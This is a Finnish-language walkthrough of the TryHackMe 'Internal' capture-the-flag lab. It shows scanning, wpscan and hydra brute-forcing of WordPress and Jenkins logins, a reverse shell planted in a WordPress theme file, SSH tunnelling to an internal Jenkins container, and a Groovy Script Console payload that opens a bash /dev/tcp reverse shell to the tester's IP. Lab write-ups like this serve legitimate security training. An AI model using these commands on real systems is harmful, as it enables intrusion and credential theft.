


Tryhackme – Internal

Tämä on Tryhackme:n **Advanced Exploitation**-osion viimeisiä haasteita.



You have been assigned to a client that wants a penetration test conducted on an environment due to be released to production in three weeks.

Scope of Work

The client requests that an engineer conducts an external, web app, and internal assessment of the provided virtual environment. The client has asked that minimal information be provided about the assessment, wanting the engagement conducted from the eyes of a malicious actor (black box penetration test). The client has asked that you secure two flags (no location provided) as proof of exploitation:

- *User.txt*
- *Root.txt*

Additionally, the client has provided the following scope allowances:

- *Ensure that you modify your hosts file to reflect internal.thm*
- *Any tools or techniques are permitted in this engagement*
- *Locate and note all vulnerabilities found*
- *Submit the flags discovered to the dashboard*
- *Only the IP address assigned to your machine is in scope*

Ensimmäinen vaihe

Skannataan kohde ja käytän xsltproc-työkalua saadakseni tuloksen parempaan visuaaliseen muotoon ja sen jälkeen avaan tuloksen internal.html firefoxissa.

```
(kali@kali)-[~/THM/internal]
└─$ nmap -p- -sC -sV -A --min-rate 5000 -oX internal.xml 10.10.227.54 && xsltproc internal.xml >> internal.html
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-07 18:41 EDT
```

nmap -p- -sC -sV -A --min-rate 5000 -oX internal.xml 10.10.227.54 && xsltproc internal.xml >> internal.html

```
(kali@kali)-[~/THM/internal]
└─$ firefox internal.html
```


Ports

The 65533 ports scanned but not shown below are in state: **closed**

• 65533 ports replied with: **conn-refused**

Port	State (toggle closed [0] filtered [0])	Service	Reason	Product	Version	Extra info
22	tcp	open	ssh	syn-ack	OpenSSH	7.6p1 Ubuntu 4ubuntu0.3 Ubuntu Linux; protocol 2.0
	vulscan	VulDB - https://vuldb.com: No findings MITRE CVE - https://cve.mitre.org: No findings SecurityFocus - https://www.securityfocus.com/bid/ No findings IBM X-Force - https://exchange.xforce.ibmcloud.com: No findings Exploit-DB - https://www.exploit-db.com: No findings OpenVAS (Nessus) - http://www.openvas.org: No findings SecurityTracker - https://www.securitytracker.com: No findings OSVDB - http://www.osvdb.org: No findings				
	ssh-hostkey	2048 6e:fa:ef:be:f6:5f:98:b9:59:7b:f7:8e:b9:c5:62:1e (RSA) 256 ed:64:ed:33:e5:c9:30:58:ba:23:04:0d:14:eb:30:e9 (ECDSA) 256 b0:7f:7f:7b:52:62:62:2a:60:d4:3d:36:fa:89:ee:ff (ED25519)				
80	tcp	open	http	syn-ack	Apache httpd	2.4.29 (Ubuntu)
	vulscan	VulDB - https://vuldb.com: No findings MITRE CVE - https://cve.mitre.org: No findings SecurityFocus - https://www.securityfocus.com/bid/ No findings IBM X-Force - https://exchange.xforce.ibmcloud.com: No findings Exploit-DB - https://www.exploit-db.com: No findings OpenVAS (Nessus) - http://www.openvas.org: No findings SecurityTracker - https://www.securitytracker.com: No findings OSVDB - http://www.osvdb.org: No findings				
	http-title	Apache2 Ubuntu Default Page: It works				
	http-server-header	Apache/2.4.29 (Ubuntu)				

Nmapin skannauksen avulla ei löytynyt mitään erityisen poikkeavaa. Osoitteeseen siirtyessä selaimella löytyy ubuntu default page. Ei täälläkään mitään kiinnostavaa.



Etsitään lisää tietoa gobusterilla.

`gobuster dir -u 10.10.227.54 -w /usr/share/wordlists/dirb/common.txt`

```
(kali㉿kali)-[~/THM/internal]
└─$ gobuster dir -u 10.10.227.54 -w /usr/share/wordlists/dirb/common.txt
```

```
/.hta (Status: 403) [Size: 277]
/.htaccess (Status: 403) [Size: 277]
/.htpasswd (Status: 403) [Size: 277]
/blog (Status: 301) [Size: 311] [→ http://10.10.227.54/blog/]
/index.html (Status: 200) [Size: 10918]
/javascript (Status: 301) [Size: 317] [→ http://10.10.227.54/javascript/]
/phpmyadmin (Status: 301) [Size: 317] [→ http://10.10.227.54/phpmyadmin/]
/server-status (Status: 403) [Size: 277]
/wordpress (Status: 301) [Size: 316] [→ http://10.10.227.54/wordpress/]
```

Tuloksissa löytyy kiinnostavia polkuja.

Muokkaan tässä välissä /etc/hosts tiedostoa, jotta löydetty blog-sivu näkyy oikein. Lisään ip-osoitteen ja internal.thm

```
(kali㉿kali)-[~/THM/internal]
└─$ sudo sed -i '1i 10.10.227.54 internal.thm' /etc/hosts
```

INTERNAL

Just another WordPress site

AUGUST 3, 2020 BY ADMIN

Hello world!

Welcome to WordPress. This is your first post. Edit or delete it, then start writing!

Sivuilta löytyy adminin tekemä julkaisu ja sivun alareunassa näkyy kirjautumissivu WordPressiin.

[Log in](#)

[Entries feed](#)

[Comments feed](#)

[WordPress.org](#)



Error: The password you entered for the username **admin** is incorrect. [Lost your password?](#)

Username or Email Address

admin

Password

Remember Me

Log In



Unknown username. Check again or try your email address.

Username or Email Address

Password

Remember Me

Log In


Kokeilen kirjautua admin:admin sekä test:test yhdistelmillä. Huomaan että virhekoodit ovat erilaiset ja adminin virhekoodi käytännössä varmistaa, että sellainen tunnus on olemassa.

Sivuston ollessa wordpress, kokeilen wpscan-työkalulla bruteforcettaa salasanaa adminille.

```
(kali㉿kali)-[~/THM/internal]
└─$ wpscan --url internal.thm/wordpress/ --passwords /usr/share/wordlists/rockyou.txt --usernames admin
```


`wpscan --url internal.thm/wordpress/ --passwords /usr/share/wordlists/rockyou.txt --usernames admin`


```
[+] Performing password attack on Xmlrpc against 1 user/s  
[SUCCESS] - admin / [REDACTED]  
Trying admin / kambal time: 00:00:51 < > (3900 / 14348292) 0.02% ETA: ??:??:??  
[!] Valid Combinations Found:  
| Username: admin, Password: [REDACTED]
```




Adminille löytyi oikea salasana, jolla pääsen kirjautumaan sisään Wordpressiin. Versio näyttäisi olevan 5.4.2, jolle voisin etsiä haavoittuvuuksia.

Löysin myös yksityisen blogipostauksen adminin toimesta, jossa on tunnukset käyttäjälle william. En kuitenkaan saanut kyseisillä tunnuksilla oikein mitään edistystä.





Lähden etsimään muita keinoja. Pystyn editoimaan Wordpressin teemaa 404.php, johon voisin syöttää omaa koodia. Tiedonetsinnällä netistä löytyy pentesmonkeyn php-reverse shellin. Tämän koodin syötän alkuperäisen tilalle ja valitsen portiksi 4444.



Laitan myös kuuntelijan valmiiksi. Kun otan selaimella pyynnön osoitteeseen internal.thm/wordpress/wp-content/themes/twentyseventeen/404.php niin yhteys aukeaa.

nc -lvnp 4444

```
(kali㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.9.2.141] from (UNKNOWN) [10.10.227.54] 57844
Linux internal 4.15.0-112-generic #113-Ubuntu SMP Thu Jul 9 23:41:39 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
00:26:58 up 1:54, 0 users, load average: 0.01, 1.31, 1.35
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ pwd
/
```

```
$ pwd
/opt
$ ls
containerd
wp-save.txt
$ cat wp-save.txt
Bill,

Aubreanna needed these credentials for something later. Let her know you have them and where they are.
aubreanna:bub [REDACTED]
```

Pienen etsinnän jälkeen löytyy mielenkiintoinen tiedosto wp-save.txt, jossa tunnukset käyttäjälle aubreanna.

Näillä tunnuksilla pystyn ottamaan ssh-yhteyden.

ssh aubreanna@internal.thm


```

(kali@kali)-[~/THM/internal]
└─$ ssh aubreanna@internal.thm
The authenticity of host 'internal.thm (10.10.227.54)' can't be established.
ED25519 key fingerprint is SHA256:seRYczfyDrkweytt6CJT/aBCJZMIcvlYYrTgoGxeHs4.
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:6: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'internal.thm' (ED25519) to the list of known hosts.
aubreanna@internal.thm's password:
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-112-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Sun May  8 00:33:22 UTC 2022

System load:  0.0          Processes:           112
Usage of /:   63.9% of 8.79GB  Users logged in:    0
Memory usage: 37%          IP address for eth0: 10.10.227.54
Swap usage:  0%           IP address for docker0: 172.17.0.1

⇒ There is 1 zombie process.

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

0 packages can be updated.
0 updates are security updates.

Last login: Mon Aug  3 19:56:19 2020 from 10.6.2.56
aubreanna@internal:~$ █

```

```

aubreanna@internal:~$ whoami
aubreanna
aubreanna@internal:~$ locate user.txt
/home/aubreanna/user.txt
/usr/share/doc/phpmyadmin/html/_sources/user.txt
aubreanna@internal:~$ cat /home/aubreanna/user.txt
THM{int [REDACTED]
aubreanna@internal:~$ █

```

Käyttäjän kansioista löytyy user.txt, josta löydän ensimmäisen flagin. Myös toinen tiedosto jenkins.txt herättää mielenkiintoa. Sen mukaan Jenkins service pyörii sisäisesti portissa 8080.

```

aubreanna@internal:~$ cd /home
aubreanna@internal:/home$ ls
aubreanna
aubreanna@internal:/home$ cd aubreanna/
aubreanna@internal:~$ ls
jenkins.txt  snap  user.txt
aubreanna@internal:~$ cat jenkins.txt
Internal Jenkins service is running on 172.17.0.2:8080
aubreanna@internal:~$ █

```

Tässä kohtaa pysähdyin miettimään, koska kyseessä on selkeä johtolanka. Miten ottaisin yhteyden siihen? Tämä aiheutti eniten päänvaivaa koko haasteessa.

Kokeilen ottaa ssh-yhteyden ja ohjata yhteyden porttiin 4444.

`ssh -L 4444:172.17.0.2:8080 aubreanna@internal.htm`

```
(kali㉿kali)-[~/THM/internal]
└─$ ssh -L 4444:172.17.0.2:8080 aubreanna@internal.thm
aubreanna@internal.thm's password:
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-112-generic x86_64)
```

← → ↻ 🏠 🛡️ 📄 localhost:4444/login?from=%2F ☆ 🔍 Search 📧 🍌




Welcome to Jenkins!

Sign in

Keep me signed in

Nyt selaimella osoitteessa localhost:4444 pääsee kirjautumissivulle Jenkins-palveluun.

Käynnistän Burbsuiten ja foxyproxyn. Kokeilen kirjautua sisään admin-tunnuksella ja katson pyynnön tietoja tarkemmin burbsuitella.




The screenshot shows the Burp Suite interface with the Proxy tab selected. The 'Intercept' section is active, and a request to http://localhost:4444 [127.0.0.1] is displayed. The request is a POST to /j_acegi_security_check. The raw request is shown below the controls, including headers like Host, User-Agent, Accept, and cookies. The body of the request is a form submission with fields for username and password.

```
1 POST /j_acegi_security_check HTTP/1.1
2 Host: localhost:4444
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 56
9 Origin: http://localhost:4444
10 DNT: 1
11 Connection: close
12 Referer: http://localhost:4444/loginError
13 Cookie: JSESSIONID.5ccb8ab0=node0kaoea4fss37w5fqcv39ytd9p0.node0
14 Upgrade-Insecure-Requests: 1
15 Sec-Fetch-Dest: document
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-Site: same-origin
18 Sec-Fetch-User: ?1
19
20 j_username=admin&j_password=test&from=%2F&Submit=Sign+in
```

Tästä saan tarvittavat tiedot, jonka avulla saan kokeiltua bruteforcea salasanalle hydralla.

hydra 127.0.0.1 -s 4444 -l admin -P /usr/share/wordlists/rockyou.txt http-form-post "/j_acegi_security_check:j_username=admin&j_password=test&from=%2F&Submit=Sign+in:Invalid username or password"




The terminal screenshot shows the execution of the Hydra command. The output indicates that the attack was successful, finding a valid password for the admin user. The password is partially obscured by a red circle.

```
(kali@kali)~[~/THM/internal]
└─$ hydra 127.0.0.1 -s 4444 -l admin -P /usr/share/wordlists/rockyou.txt http-form-post "/j_acegi_security_check:j_username=admin&j_password=^PASS^&from=%2F&Submit=Sign+in:Invalid username or password"
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-05-07 20:46:13
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-post-form://127.0.0.1:4444/j_acegi_security_check:j_username=admin&j_password=^PASS^&from=%2F&Submit=Sign+in:Invalid username or password
[STATUS] 411.00 tries/min, 411 tries in 00:01h, 14343988 to do in 581:41h, 16 active
[4444][http-post-form] host: 127.0.0.1 login: admin password: sp
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-05-07 20:47:32

(kali@kali)~[~/THM/internal]
```

Adminille löytyi salasana, jolla pääsen kirjautumaan sisään.



Olen kirjautuneena sisään, mutta kuinka edetä tästä? Tiedonhankinnalla netistä löydän useita reverse shell-koodeja. Voin syöttää koodin Jenkinsin Sript Consoleen ja ajaa sen painamalla "Run". Ennen ajamista, käynnistä kuuntelijan porttiin 6666.

nc -lvnp 6666



Script Console

Type in an arbitrary [Groovy script](#) and execute it on the server. Useful for trouble-shooting and diagnostics. Use the 'println' command to see the output (if you use System.out, it will go to the server's stdout, which is harder to see.) Example:

```
println(Jenkins.instance.pluginManager.plugins)
```

All the classes from all the plugins are visible. jenkins.*, jenkins.model.*, hudson.*, and hudson.model.* are pre-imported.

```
1 r = Runtime.getRuntime()
2 p = r.exec(["/bin/bash", "-c", "exec 5<>/dev/tcp/10.9.2.141/6666;cat <&5 | while read line; do \\$line 2>&5 >&5; done"])
3 p.waitFor()
```

Run

Yhteys aukeaa ja etsinnän jälkeen löydän kiinnostavan note.txt tiedoston. Se sisältää mahdolliset tunnukset root-käyttäjälle.

Kokeilen tunnuksia ja pääsen kirjautumaan sisään.

ssh root@internal.thm

```
cd /opt
ls
note.txt
cat note.txt
Aubreanna,

Will wanted these credentials secured behind the Jenkins container since we have several layers of defense here.
hem if you
need access to the root user account.

root:tr [REDACTED]
```

```
(kali㉿kali)-[~/THM/internal]
└─$ ssh root@internal.thm
root@internal.thm's password:
Permission denied, please try again.
root@internal.thm's password:
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-112-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Sun May  8 00:58:21 UTC 2022

System load:  0.02          Processes:            110
Usage of /:   63.7% of 8.79GB Users logged in:     1
Memory usage: 39%          IP address for eth0: 10.10.209.177
Swap usage:   0%           IP address for docker0: 172.17.0.1

⇒ There is 1 zombie process.

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

0 packages can be updated.
0 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your

Last login: Mon Aug  3 19:59:17 2020 from 10.6.2.56
root@internal:~# ls
root.txt  snap
root@internal:~# cat root.txt
THM{d0ck3r [REDACTED]
root@internal:~#
```